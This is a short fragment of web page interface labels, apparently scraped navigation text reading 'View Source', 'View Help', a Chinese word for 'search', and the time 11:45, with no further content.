View Source
View Help
搜索
11:45